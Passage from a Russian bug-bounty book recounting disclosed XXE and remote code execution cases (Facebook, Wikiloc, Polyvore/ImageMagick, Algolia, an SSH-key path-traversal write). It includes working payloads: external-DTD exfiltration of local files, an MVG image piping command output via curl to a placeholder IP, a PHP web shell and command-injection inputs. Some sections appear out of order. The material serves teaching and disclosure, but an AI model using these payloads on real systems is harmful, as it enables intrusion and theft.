Для эксплуатации XXE обращаться к удалённому IP нужно не всегда, хотя это может быть полезно, если сайты разбирают удалённые файлы DTD, но блокируют чтение локальных файлов. Это похоже на подделку серверных запросов (SSRF), рассмотренную в главе 10. Если при SSRF сайт блокирует внутренние адреса, но разрешает обращения к внешним сайтам и переходит по перенаправлениям 301 на внутренние адреса, можно добиться подобного результата.

Затем Рамадан запустил на своём сервере локальный сервер HTTP при помощи Python и SimpleHTTPServer, чтобы принять обращение и содержимое:

```
Last login: Tue Jul 8 09:11:09 on console
Mohamed:~ mohaab007$ sudo python -m SimpleHTTPServer 80

Password:
Serving HTTP on 0.0.0.0 port 80…
173.252.71.129 - - [08/Jul/2014 09:21:10] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 - -[08/Jul/2014 09:21:11] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 - - [08/Jul/2014 09:21:11] code 404, message File not found
173.252.71.129 - -[08/Jul/2014 09:21:10] "GET /FACEBOOK-HACKED? HTTP/1.0" 404
```

Первая команда запускает Python SimpleHTTPServer, который возвращает сообщение "`Serving HTTP on 0.0.0.0 port 80...`". Терминал ждёт поступления запроса HTTP серверу. Сначала Рамадан не получил ответа, но продолжил ждать и наконец принял удалённое обращение за файлом `/ext.dtd`. Как и ожидалось, затем он увидел обратное обращение к серверу `/FACEBOOK-HACKED?`, но, к сожалению, без добавленного содержимого файла `/etc/passwd`. Это означало, что либо Рамадан не мог читать локальные файлы через уязвимость, либо `/etc/passwd` не существовал.

Прежде чем продолжить разбор отчёта, следует добавить: Рамадан мог отправить файл, который не выполнял удалённое обращение к его серверу, а просто пытался прочитать локальный файл. Но успешное первоначальное обращение за удалённым файлом DTD демонстрирует уязвимость XXE, тогда как неудачная попытка прочитать локальный файл - нет. Здесь, поскольку Рамадан записал обращения HTTP с Facebook к своему серверу, он мог доказать, что Facebook разбирала удалённые сущности XML и уязвимость существовала, хотя получить доступ к `/etc/passwd` не удалось.

Когда Рамадан сообщил об ошибке, Facebook попросила видеозапись демонстрации концепции, поскольку команда не могла воспроизвести загрузку. После того как Рамадан предоставил видео, Facebook отклонила отчёт и предположила, что специалист по подбору персонала перешёл по ссылке, вызвав запрос к его серверу. После обмена несколькими письмами команда Facebook провела более глубокое расследование, подтвердила существование уязвимости и назначила вознаграждение. В отличие от первоначальной XXE 2013 года, влияние XXE Рамадана нельзя было развить до удалённого выполнения кода, поэтому Facebook выплатила меньшее вознаграждение.

Выводы

Здесь можно сделать несколько выводов. Файлы XML бывают разных форм и размеров: обращайте внимание на сайты, принимающие `.docx`, `.xlsx`, `.pptx` и другие типы файлов XML, поскольку их XML могут разбирать специализированные приложения. Сначала Facebook решила, что сотрудник перешёл по вредоносной ссылке, которая подключилась к серверу Рамадана, а это не считалось бы SSRF. Но после дальнейшего расследования Facebook подтвердила, что запрос был вызван другим способом.

Как вы видели в других примерах, иногда отчёты первоначально отклоняют. Если вы уверены в действительности уязвимости, важно сохранять уверенность и продолжать работать с компанией, которой вы сообщаете об ошибке. Не бойтесь объяснять, почему нечто может быть уязвимостью или иметь более высокую серьёзность, чем по первоначальной оценке компании.

XXE в Wikiloc

Сложность: высокая
URL: wikiloc.com
Источник: davidsopas.com
Дата сообщения: октябрь 2015 года
Выплаченное вознаграждение: сувениры

Wikiloc - веб-сайт для поиска лучших маршрутов на природе и обмена ими: для пеших и велосипедных прогулок и многих других занятий. Он также позволяет пользователям загружать собственные маршруты в файлах XML, что оказалось очень заманчивым для хакеров-велосипедистов вроде Давида Сопаса.

Сопас зарегистрировался в Wikiloc и, заметив загрузку XML, решил проверить её на уязвимость XXE. Сначала он загрузил файл с сайта, чтобы определить структуру XML Wikiloc; в данном случае это был файл `.gpx`. Затем он изменил файл и загрузил его обратно. Вот файл с внесёнными им изменениями:

```
{linenos=on}
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE" > ]>
<gpx
 version="1.0"
 creator="GPSBabel - http://www.gpsbabel.org"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns="http://www.topografix.com/GPX/1/0"
 xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com/GPX/1/1/
    gpx.xsd">
<time>2015-10-29T12:53:09Z</time>
<bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000"
maxlon="-8.037170000"/>
<trk>
<name>&xxe;</name>
<trkseg>
<trkpt lat="40.737758000" lon="-8.093361000">
 <ele>178.000000</ele>
 <time>2009-01-10T14:18:10Z</time>
--snip--
```

В первой строке файла он добавил определение внешней сущности. Затем вызвал сущность внутри имени маршрута в файле `.gpx`.

Загрузка файла обратно в Wikiloc привела к запросу HTTP GET к серверу Сопаса. Это примечательно по двум причинам. Во-первых, простой вызов для демонстрации концепции позволил Сопасу подтвердить, что сервер вычисляет внедрённый им XML и способен выполнять внешние обращения. Во-вторых, Сопас использовал существующий документ XML, поэтому его содержимое соответствовало структуре, которую ожидал сайт.

После того как Сопас подтвердил, что Wikiloc выполняет внешние запросы HTTP, оставалось выяснить лишь одно: будет ли сайт читать локальные файлы. Поэтому он изменил внедрённый XML так, чтобы Wikiloc отправил ему содержимое своего файла `/etc/issue` (файл `/etc/issue` вернёт вернёт используемую операционную систему):

```
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///etc/issue">
  <!ENTITY % dtd SYSTEM "http://www.davidsopas.com/poc/xxe.dtd">
  %dtd;]>
<gpx
 version="1.0"
 creator="GPSBabel - http://www.gpsbabel.org"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns="http://www.topografix.com/GPX/1/0"
 xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com/GPX/1/1/
    gpx.xsd">
<time>2015-10-29T12:53:09Z</time>
<bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000"
```

```
maxlon="-8.037170000"/>
<trk>
<name>&send;</name>
--snip--
```

Этот код должен показаться знакомым. Здесь Сопас использовал две сущности, определённые при помощи %, поскольку они будут вычисляться в DTD. Затем он получает файл `xxe.dtd`. Ссылка на `&send;` в теге определяется возвращённым файлом `xxe.dtd`, который Сопас отдаёт Wikiloc в ответ на удалённое обращение к его серверу. Вот файл `xxe.dtd`:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?%file;'>">
%all;
```

`% all` определяет сущность `send`. Выполнение Сопаса похоже на подход Рамадана к Facebook, но есть небольшое различие: Сопас попытался обеспечить включение всех мест, где могла выполняться XXE. Поэтому он вызывает `%dtd;` сразу после её определения во внутреннем DTD, а `%all;` - сразу после её определения во внешнем DTD. Выполняемый код находится во внутренней части сайта, поэтому вы, скорее всего, не будете точно знать, как была выполнена уязвимость. Но процесс разбора мог выглядеть так:

1. Wikiloc разбирает XML и вычисляет `%dtd;` как внешнее обращение к серверу Сопаса. Затем Wikiloc запрашивает файл `xxe.dtd` на сервере Сопаса.
2. Сервер Сопаса возвращает Wikiloc файл `xxe.dtd`.
3. Wikiloc разбирает полученный файл DTD, что вызывает обращение к `%all`.
4. При вычислении `%all` определяется `&send;`, включающая обращение к сущности `%file`.

5. Вызов `%file;` в значении URL заменяется содержимым файла `/etc/issue`.
6. Wikiloc разбирает документ XML. При этом разбирается сущность `&send;`, которая вычисляется как удалённое обращение к серверу Сопаса с содержимым файла `/etc/issue` в качестве параметра URL.

По его собственным словам, игра окончена.

Выводы

Это отличный пример того, как использовать шаблоны XML сайта для встраивания собственных сущностей XML, чтобы файл был разобран целью. Здесь Wikiloc ожидал файл `.gpx`, а Сопас сохранил эту структуру, вставив собственные сущности XML внутрь ожидаемых тегов. Кроме того, интересно увидеть, как можно отдать вредоносный файл DTD, чтобы цель выполняла запросы GET к вашему серверу с содержимым файлов в параметрах URL. Это простой способ облегчить извлечение данных, поскольку параметры GET будут записаны в журнале вашего сервера.

Итоги

XXE представляет вектор атаки с огромным потенциалом. Атаку XXE можно выполнить несколькими способами: заставить уязвимое приложение вывести свой файл `/etc/passwd`, обратиться к удалённому серверу с использованием содержимого файла `/etc/passwd` и запросить удалённый файл DTD, который предписывает анализатору выполнить обратное обращение к серверу с файлом `/etc/passwd`.

Следите за загрузками файлов, особенно принимающими ту или иную форму XML. Их всегда следует проверять на уязвимости XXE.

Все теги определены автором, поэтому по одному этому файлу невозможно понять, как данные будут выглядеть на веб-странице.

Первая строка - заголовок объявления, указывающий версию XML 1.0 и тип используемой кодировки Unicode. После начального заголовка тег `<Jobs>` охватывает все остальные теги `<Job>`. Каждый тег `<Job>` охватывает теги `<Title>`, `<Compensation>` и `<Responsibility>`. Как и в HTML, простой тег XML состоит из двух угловых скобок, окружающих имя тега. Но, в отличие от тегов HTML, всем тегам XML требуется закрывающий тег. Кроме того, у каждого тега XML может быть атрибут. Например, имя тега `<Responsibility>` - `Responsibility`, а необязательный атрибут состоит из имени `fundamental` и значения 1.

Определения типа документа

Поскольку автор может определить любой тег, допустимый документ XML должен соблюдать набор общих правил XML (они выходят за рамки книги, но наличие закрывающего тега - один из примеров) и соответствовать определению типа документа (document type definition, DTD). DTD XML - это набор объявлений, определяющих существующие элементы, возможные атрибуты и элементы, которые могут быть заключены внутри других элементов. (Элемент состоит из открывающего и закрывающего тегов: открывающий `<foo>` является тегом, закрывающий `</foo>` тоже является тегом, а `<foo></foo>` - элементом.) Файлы XML могут использовать внешний DTD либо внутренний DTD, определённый внутри документа XML.

Внешние DTD

Внешний DTD - это внешний файл `.dtd`, на который ссылается и который получает документ XML. Вот как мог бы выглядеть внешний файл DTD для показанного ранее документа XML с вакансиями:

Глава 12. Удалённое выполнение кода

Уязвимость удалённого выполнения кода (remote code execution, RCE) возникает, когда приложение использует управляемый пользователем ввод без очистки. RCE обычно эксплуатируют одним из двух способов. Первый - выполнение команд оболочки. Второй - выполнение функций языка программирования, который использует уязвимое приложение или от которого оно зависит.

Выполнение команд оболочки

RCE можно осуществить, выполняя команды оболочки, которые приложение не очищает. Оболочка предоставляет доступ из командной строки к службам операционной системы. Для примера представим, что сайт `www.<example>.com` предназначен для отправки эхо-запросов удалённому серверу, чтобы подтвердить его доступность.

Пользователи могут вызвать эту проверку, передав доменное имя параметру `domain` в `www.example.com?domain=`, которое PHP-код сайта обрабатывает следующим образом:

```
$domain = $_GET[domain];
echo shell_exec("ping -c 1 $domain");
```

При посещении `www.<example>.com?domain=google.com` значение `google.com` присваивается переменной `$domain`, а затем эта переменная передаётся непосредственно функции `shell_exec` как аргумент команды `ping`. Функция `shell_exec` выполняет команду оболочки и возвращает полный вывод как строку.

Вывод команды выглядит примерно так:

```
PING google.com (216.58.195.238) 56(84) bytes of data.
64 bytes from sfo03s06-in-f14.1e100.net (216.58.195.238): icmp_seq=1 ttl=56 time=1.51 ms
--- google.com ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.519/1.519/1.519/0.000 ms
```

Подробности ответа не важны: достаточно знать, что переменная `$domain` передаётся непосредственно команде `shell_exec` без очистки. В bash, популярной оболочке, команды можно соединять точкой с запятой. Поэтому злоумышленник может посетить URL `www.<example>.com?domain=google.com;id`, и функция `shell_exec` выполнит команды `ping` и `id`. Команда `id` выводит сведения о текущем пользователе, выполняющем команду на сервере. Например, вывод может выглядеть так:

```
PING google.com (172.217.5.110) 56(84) bytes of data.
64 bytes from sfo03s07-in-f14.1e100.net (172.217.5.110):
icmp_seq=1 ttl=56 time=1.94 ms
--- google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.940/1.940/1.940/0.000 ms
uid=1000(yaworsk) gid=1000(yaworsk) groups=1000(yaworsk)
```

Сервер выполняет две команды, поэтому в ответе отображается вывод команды `ping` вместе с выводом команды `id`. Вывод `id` указывает, что веб-сайт запускает приложение на сервере от имени пользователя `yaworsk` с uid 1000, который принадлежит gid и группе 1000 с тем же именем `yaworsk`.

Права пользователя `yaworsk` определяют серьёзность этой уязвимости RCE. В данном примере злоумышленник может прочитать код сайта командой `;cat FILENAME` (где `FILENAME` - читаемый файл) и, возможно, записывать файлы в некоторые каталоги. Если сайт использует базу данных, злоумышленник, вероятно, сможет выгрузить и её.

Этот вид RCE возникает, если сайт доверяет управляемому пользователем вводу, не очищая его. Устранить уязвимость просто. Разработчик веб-сайта на PHP может использовать `escapeshellcmd`, которая экранирует все символы строки, способные обманом заставить оболочку выполнить произвольные команды.

В результате все добавленные к параметру URL команды будут прочитаны как одно экранированное значение. Это означает, что команде `ping` было бы передано `google.com\;id`, что привело бы к ошибке `ping: google.com;id: Name or service not known`.

Хотя специальные символы будут экранированы, чтобы избежать выполнения дополнительных произвольных команд, помните: `escapeshellcmd` не помешает передавать флаги командной строки. Флаг - необязательный аргумент, изменяющий поведение команды. Например, `-o` - распространённый флаг для определения файла, в который записывается вывод команды. Передача флага может изменить поведение команды и, возможно, привести к уязвимости RCE. Из-за таких нюансов предотвращать RCE бывает непросто.

Выполнение функций

RCE также можно осуществить выполнением функций. Например, если бы `www.<example>.com` позволял пользователям создавать, просматривать и редактировать записи блога через URL вроде `www.<example>.com?id=1&action=view`, код этих действий мог бы выглядеть так:

```
$action = $_GET['action'];
$id = $_GET['id'];
call_user_func($action, $id);
```

Здесь веб-сайт использует функцию PHP `call_user_func`, которая вызывает первый переданный аргумент как функцию, а остальные параметры передаёт этой функции как аргументы. В данном случае приложение вызовет функцию `view`, присвоенную переменной `action`, и передаст функции значение 1. Предположительно, эта команда покажет первую запись блога.

Но если злоумышленник посетит URL `www.<example>.com?id=/etc/passwd&action=file_get_contents`, этот код вычислится следующим образом:

```
$action = $_GET['action']; //file_get_contents
$id = $_GET['id']; ///etc/passwd
call_user_func($action, $id); //file_get_contents(/etc/passwd);
```

Передача `file_get_contents` как аргумента `action` вызывает эту функцию PHP для чтения содержимого файла в строку. Здесь файл `/etc/passwd` передаётся как параметр `id`. Затем `/etc/passwd` передаётся как аргумент `file_get_contents`, в результате чего файл читается. Злоумышленник может использовать уязвимость, чтобы прочитать исходный код всего приложения, получить учётные данные базы данных, записывать файлы на сервер и так далее. Вместо первой записи блога вывод будет выглядеть так:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Если функции, передаваемые параметру `action`, не очищаются и не фильтруются, злоумышленник также может вызывать команды оболочки при помощи функций PHP, таких как `shell_exec`, `exec`, `system` и других.

Стратегии развития удалённого выполнения кода

Оба вида RCE способны иметь самые разные последствия. Если злоумышленник может выполнить любую функцию языка программирования, скорее всего, он сумеет развить уязвимость до выполнения команд оболочки. Выполнение команд оболочки часто критичнее, поскольку злоумышленник может скомпрометировать весь сервер, а не только приложение. Масштаб уязвимости зависит от прав пользователя сервера или от того, может ли злоумышленник эксплуатировать другую ошибку для повышения прав пользователя, что обычно называют локальным повышением привилегий (local privilege escalation, LPE).

Полное объяснение LPE выходит за рамки книги, но достаточно знать, что LPE обычно происходит при эксплуатации уязвимостей ядра, служб, работающих от имени root, или исполняемых файлов с установленным идентификатором пользователя (set user ID, SUID). Ядро - это операционная система компьютера. Эксплуатация уязвимости ядра может позволить злоумышленнику повысить свои права и выполнять действия, на которые у него иначе не было бы разрешения. Если эксплуатировать ядро нельзя, злоумышленник может попытаться атаковать службы, работающие от имени root. В норме службы не должны работать от имени root; такая уязвимость часто возникает, когда администратор игнорирует соображения безопасности и запускает службу от имени пользователя root. Если администратор скомпрометирован, злоумышленник может обратиться к службе, работающей от имени root, и все выполняемые ею команды будут иметь повышенные права root. Наконец, злоумышленник может эксплуатировать SUID, который позволяет пользователям выполнять файл с правами заданного пользователя. Хотя эта возможность предназначена для повышения безопасности, при неверной настройке она позволяет злоумышленникам выполнять команды с повышенными правами, подобно службам, работающим от имени root.

Из-за разнообразия операционных систем, серверного программного обеспечения, языков программирования, фреймворков и прочего, используемого для размещения веб-сайтов, невозможно подробно описать все способы внедрения функций или команд оболочки. Но

существуют закономерности, позволяющие находить признаки возможных RCE, не видя код приложения. В первом примере тревожным признаком было выполнение сайтом команды `ping`, являющейся командой системного уровня.

Во втором примере тревожным признаком стал параметр `action`, поскольку он позволял управлять функцией, выполняемой на сервере. При поиске подобных признаков изучайте параметры и значения, передаваемые сайту. Такое поведение легко проверить, передавая параметрам вместо ожидаемых значений системные действия или специальные символы командной строки, например точки с запятой или обратные кавычки.

Ещё одна распространённая причина RCE на уровне приложения - неограниченная загрузка файлов, которые сервер выполняет при посещении. Например, если веб-сайт PHP позволяет загружать файлы в рабочую область, но не ограничивает их тип, можно загрузить файл PHP и перейти к нему. Поскольку уязвимый сервер не может отличить законные файлы PHP приложения от вашей вредоносной загрузки, файл будет интерпретирован как PHP, а его содержимое выполнено. Вот пример файла, позволяющего выполнять функции PHP, заданные параметром URL `super_secret_web_param`:

```
$cmd = $_GET['super_secret_web_param'];
system($cmd);
```

Если загрузить этот файл на `www.<example>.com` и обратиться к нему по адресу `www.<example>.com/files/shell.php`, системные команды можно выполнять, добавляя параметр с функцией, например `?super_secret_web_param='ls'`. Это выведет содержимое каталога `files`. Будьте предельно осторожны при проверке такого вида уязвимости. Не все программы вознаграждения хотят, чтобы вы выполняли собственный код на их сервере. Если вы всё же загрузили подобную оболочку, обязательно удалите её, чтобы никто другой не нашёл и не использовал её со злым умыслом.

Более сложные примеры RCE часто возникают из-за тонкостей поведения приложений или ошибок программирования. Такие примеры уже рассматривались в главе 8. Инъекция в шаблон Uber Flask Jinja2 Оранжа Цая (страница 74) была RCE, позволившей ему выполнять собственные функции Python при помощи языка шаблонов Flask. Моя инъекция в шаблон Unikrn Smarty (страница 78) позволила эксплуатировать фреймворк Smarty для выполнения функций PHP, включая `file_get_contents`. Учитывая разнообразие RCE, здесь мы сосредоточимся на более традиционных примерах, чем уже показанные в предыдущих главах.

ImageMagick в Polyvore

Сложность: средняя
URL: Polyvore.com (приобретение Yahoo!)
Источник: nahamsec.com
Дата сообщения: 5 мая 2016 года
Выплаченное вознаграждение: 2000 долларов

Изучение раскрытых уязвимостей широко используемых программных библиотек может быть эффективным способом обнаружить ошибки на сайтах, применяющих эти библиотеки. ImageMagick - распространённая графическая библиотека для обработки изображений, реализация которой существует в большинстве, если не во всех, основных языках программирования. Поэтому RCE в библиотеке ImageMagick может иметь разрушительные последствия для зависящих от неё веб-сайтов.

В апреле 2016 года сопровождающие ImageMagick публично раскрыли обновления библиотеки, исправляющие критические уязвимости. Обновления показали, что ImageMagick различными способами неправильно очищала ввод. Самая опасная из этих ошибок приводила к RCE через функциональность делегатов ImageMagick, которая обрабатывает файлы с использованием внешних библиотек. Следующий код делает это, передавая управляемый пользователем домен команде `system()` как местозаполнитель `%M`:

```
"wget" -q -O "%o" "https:%M"
```

Это значение не очищалось перед использованием, поэтому передача `https://example.com";|ls "-la` превращалась в следующее:

```
wget -q -O "%o" "https://example.com";|ls "-la"
```

Как и в предыдущем примере RCE, где дополнительные команды присоединялись к `ping`, этот код при помощи точки с запятой присоединяет дополнительную функцию командной строки к предусмотренной функциональности.

Функциональностью делегатов можно злоупотребить через типы файлов изображений, допускающие ссылки на внешние файлы. Примеры - SVG и определённый ImageMagick тип файла MVG. Обрабатывая изображение, ImageMagick пытается определить тип файла по содержимому, а не по расширению. Например, если разработчик пытался очистить загружаемые пользователями изображения, разрешая приложению принимать только пользовательские файлы, оканчивающиеся на `.jpg`, злоумышленник мог обойти очистку, переименовав файл `.mvg` в `.jpg`. Приложение сочло бы файл безопасным `.jpg`, но ImageMagick правильно распознала бы по содержимому тип MVG. Это позволило бы злоумышленнику эксплуатировать RCE в ImageMagick. Примеры вредоносных файлов для эксплуатации этой уязвимости ImageMagick доступны по адресу imagetragick.com.

После публичного раскрытия уязвимости и предоставления веб-сайтам времени для обновления кода Бен Садегипур начал искать сайты с неисправленными версиями ImageMagick. Сначала Садегипур воссоздал уязвимость на собственном сервере, чтобы подтвердить работоспособность вредоносного файла. Он выбрал пример файла MVG с imagetragick.com, но с тем же успехом мог использовать SVG, поскольку оба ссылаются на внешние файлы, что вызывает уязвимую функциональность делегатов ImageMagick. Вот его код:

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`id | curl\
  http://SOMEIPADDRESS:8080/ -d @- > /dev/null`'
pop graphic-context
```

Важная часть файла - строка `image`, содержащая вредоносный ввод. Разберём её. Первая часть эксплойта - 127.0.0.1. Это удалённый URL, который ImageMagick ожидает как часть поведения делегата. После него Садегипур ставит `` `id ``. В командной строке обратные кавычки (`` ` ``) обозначают ввод, который оболочка должна обработать перед основной командой. Благодаря этому нагрузка Садегипура, описанная далее, обрабатывается немедленно.

Вертикальная черта (`|`) передаёт вывод одной команды следующей. Здесь вывод `id` передаётся `curl http://SOMEIPADDRESS:8080/ -d @-`. Библиотека cURL выполняет удалённые запросы HTTP, и в данном случае обращается к IP-адресу Садегипура, прослушивающему порт 8080. Флаг `-d` - параметр cURL для отправки данных в запросе POST. `@` предписывает cURL использовать ввод в точности как получен, без дополнительной обработки. Дефис (`-`) означает использование стандартного ввода. Когда весь этот синтаксис объединён, вместе с вертикальной чертой (`|`), вывод команды `id` передаётся cURL как тело POST без какой-либо обработки. Наконец, код `> /dev/null` отбрасывает весь вывод команды, чтобы ничего не печаталось в терминале уязвимого сервера. Это помогает не дать цели понять, что её безопасность скомпрометирована.

Перед загрузкой файла Садегипур запустил сервер для прослушивания запросов HTTP при помощи Netcat, распространённой сетевой утилиты для чтения из соединений и записи в них. Он выполнил команду `nc -l -n -vv -p 8080`, позволившую Садегипуру записывать в журнал запросы POST к его серверу. Флаг `-l` включает режим прослушивания (для приёма запросов), `-n` запрещает поиски DNS, `-vv` включает подробное журналирование, а `-p 8080` задаёт используемый порт.

Садегипур проверил нагрузку на сайте Yahoo! Polyvore. Загрузив на сайт свой файл как изображение, он получил следующий запрос POST, в теле которого находился результат команды `id`, выполненной на серверах Polyvore:

```
Connect to [REDACTED] from (UNKNOWN) [REDACTED] 53406
POST / HTTP/1.1
User-Agent: [REDACTED]
Host: [REDACTED]
Accept: /
Content-Length: [REDACTED]
Content-Type: application/x-www-form-urlencoded
uid=[REDACTED] gid=[REDACTED] groups=[REDACTED]
```

Этот запрос означал, что файл MVG Садегипура успешно выполнился, заставив уязвимый веб-сайт выполнить команду `id`.

Выводы

Из ошибки Садегипура следуют два важных вывода. Во-первых, знание раскрытых уязвимостей даёт возможность проверять новый код, как упоминалось в предыдущих главах. Если вы проверяете крупные библиотеки, также выясняйте, правильно ли компании, чьи веб-сайты вы проверяете, управляют обновлениями безопасности. Некоторые программы попросят не сообщать о неустановленных обновлениях в течение определённого времени после раскрытия, но по его истечении об уязвимости можно сообщить. Во-вторых, воспроизведение уязвимостей на собственных серверах - прекрасная возможность для обучения. Оно гарантирует работоспособность нагрузок, когда вы попытаетесь применить их в программе вознаграждения за ошибки.

RCE Algolia на facebooksearch.algolia.com

Сложность: высокая
URL: `facebooksearch.algolia.com`
Источник: hackerone.com
Дата сообщения: 25 апреля 2016 года
Выплаченное вознаграждение: 500 долларов Правильная разведка - важная часть хакинга. 25 апреля 2016 года Михил Принс (сооснователь HackerOne) проводил разведку на `algolia.com` при помощи инструмента Gitrob. Этот инструмент принимает как исходную точку репозиторий, пользователя или организацию GitHub и обходит все репозитории, которые может найти у связанных с ними людей. Во всех найденных репозиториях он ищет конфиденциальные файлы по ключевым словам вроде `password`, `secret`, `database` и другим.

Используя Gitrob, Принс заметил, что Algolia публично зафиксировала значение Ruby on Rails `secret_key_base` в общедоступном репозитории. `secret_key_base` помогает Rails не позволять злоумышленникам манипулировать подписанными файлами cookie; это значение следует скрывать и никогда не передавать другим. Обычно его заменяют переменной среды `ENV['SECRET_KEY_BASE']`, которую может прочитать только сервер. Использование

`secret_key_base` особенно важно, когда сайт Rails применяет `cookiestore` для хранения сведений о сеансе в файлах cookie (мы ещё к этому вернёмся). Поскольку Algolia зафиксировала значение в общедоступном репозитории, `secret_key_base` всё ещё видно по адресу github.com, но оно больше не действительно.

Подписывая файл cookie, Rails добавляет подпись к его значению, закодированному в base64. Например, файл cookie и его подпись могут выглядеть так: `BAh7B0kiD3Nlc3Npb25faWQGOdxM3M9BjsARg%3D%3D--dc40a55cd52fe32bb3b8`. Rails проверяет подпись после двух дефисов, чтобы убедиться, что начало файла cookie не изменено. Это существенно, когда Rails использует `cookiestore`, поскольку по умолчанию Rails управляет сеансами веб-сайта при помощи файлов cookie и их подписей. Сведения о пользователе можно добавить в файл cookie, а сервер прочитает их, когда cookie будет передан в запросе HTTP. Поскольку файл cookie хранится на компьютере человека, Rails подписывает его секретом, чтобы гарантировать отсутствие подделки. Важен и способ чтения cookie: `cookiestore` Rails сериализует и десериализует хранящиеся в нём сведения.

В информатике сериализация - процесс преобразования объекта или данных в состояние, позволяющее передать и восстановить их. Здесь Rails преобразует сведения о сеансе в формат, который можно сохранить в cookie и снова прочитать, когда пользователь передаст cookie в следующем запросе HTTP. После сериализации файл cookie читается посредством десериализации. Процесс десериализации сложен и выходит за рамки книги. Но если ему передают недоверенные данные, он часто может приводить к RCE.

> **Примечание.** Подробнее о десериализации рассказывают два замечательных материала: доклад Маттиаса Кайзера «Exploiting Deserialization Vulnerabilities in Java» (youtube.com) и доклад Альваро Муньоса и Александра Мироша «Friday the 13th JSON attacks» (youtube.com).

Зная секрет Rails, Принс мог создавать собственные допустимые сериализованные объекты и отправлять их сайту для десериализации через файл cookie. Если сайт был уязвим, десериализация привела бы к RCE.

Принс использовал эксплойт Metasploit Framework под названием Rails Secret Deserialization, чтобы развить эту уязвимость до RCE. Эксплойт Metasploit создаёт файл cookie, вызывающий обратную оболочку при успешной десериализации. Принс отправил вредоносный cookie Algolia, что включило оболочку на уязвимом сервере. Для демонстрации концепции он выполнил команду `id`, вернувшую `uid=1000(prod) gid=1000(prod) groups=1000(prod)`. Он также создал на сервере файл `hackerone.txt`, чтобы продемонстрировать уязвимость.

Выводы

Здесь Принс использовал автоматизированный инструмент для поиска конфиденциальных значений в общедоступных репозиториях. Поступая так же, можно обнаружить репозитории с подозрительными ключевыми словами, способными указать на уязвимости. Эксплуатация уязвимостей десериализации бывает очень сложной, но существуют автоматизированные инструменты, упрощающие её. Например, для ранних версий Rails можно использовать Rails Secret Deserialization от Rapid7, а для уязвимостей десериализации Java - ysoserial, сопровождаемый Крисом Фрохофом.

RCE через SSH

Сложность: высокая
URL: неприменимо
Источник: `blog.jr0ch17.com/2018/No-RCE-then-SSH-to-the-box/`
Дата сообщения: осень 2017 года
Выплаченное вознаграждение: не раскрыто

Когда целевая программа предоставляет для проверки широкую область, лучше всего автоматизировать обнаружение ресурсов, а затем искать малозаметные признаки возможных уязвимостей сайта. Именно так поступил Жасмин Ландри осенью 2017 года. Он начал перечислять поддомены и открытые порты веб-сайта при помощи инструментов Sublist3r, Aquatone и Nmap. Поскольку он обнаружил сотни возможных доменов и посетить их все было невозможно, Ландри воспользовался автоматизированным инструментом EyeWitness, чтобы сделать снимок каждого. Это помогло ему визуально выявить интересные веб-сайты.

EyeWitness обнаружил систему управления содержимым, которая была незнакома Ландри, выглядела старой и имела открытый исходный код. Ландри предположил, что стандартными учётными данными программы будут `admin:admin`. Они сработали при проверке, и он продолжил копать. На сайте не было содержимого, но аудит открытого исходного кода показал, что приложение работает на сервере от имени пользователя root. Это плохая практика: пользователь root может выполнить любое действие на сайте, и если приложение скомпрометировано, злоумышленник получит полные права на сервере. У Ландри появилась ещё одна причина продолжить поиски.

Затем Ландри поискал раскрытые проблемы безопасности, или CVE. У сайта их не оказалось, что было необычно для старого программного обеспечения с открытым исходным кодом. Ландри выявил ряд менее серьёзных проблем, включая XSS, CSRF, XXE и раскрытие локальных файлов (возможность читать произвольные файлы на сервере). Все эти ошибки означали, что где-то, вероятно, может существовать RCE.

Продолжая работу, Ландри заметил конечную точку API, позволявшую пользователям обновлять файлы шаблонов. Путь имел вид `/api/i/services/site/write-configuration.json?path=/config/sites/test/page/test/config.xml`, а тело запроса POST принимало XML. Возможность записывать файлы и возможность задавать их путь - два важных тревожных признака. Если бы Ландри мог записывать файлы куда угодно, а сервер интерпретировал их как файлы приложения, он мог бы выполнить на сервере любой код и, возможно, вызывать системные функции. Для проверки он изменил путь на `../../../../../../../../../../../../tmp/test.txt`. Символы `../` ссылаются на предыдущий каталог текущего пути. Поэтому, если путь был `/api/i/services`, то `../` означал бы `/api/i`. Это позволило Ландри записывать в любую выбранную папку.

Загрузка собственного файла сработала, но конфигурация приложения не позволяла выполнить код, поэтому ему требовался альтернативный путь к RCE. Он вспомнил, что Secure Socket Shell (SSH) может использовать открытые ключи SSH для аутентификации пользователей. Доступ SSH - обычный способ администрирования удалённого сервера: он выполняет вход в командную строку по защищённому соединению, установленному путём проверки открытых ключей на удалённом узле в каталоге `.ssh/authorized_keys`. Если бы Ландри мог записать данные в этот каталог и загрузить собственный открытый ключ SSH, сайт аутентифицировал бы его как пользователя root с прямым доступом SSH и полными правами на сервере.

Он проверил это и сумел записать данные в `../../../../../../../../../../../../root/.ssh/authorized_keys`. Попытка войти на сервер по SSH сработала, а выполнение команды `id` подтвердило, что он был root: `uid=0(root) gid=0(root) groups=0(root)`.

Выводы

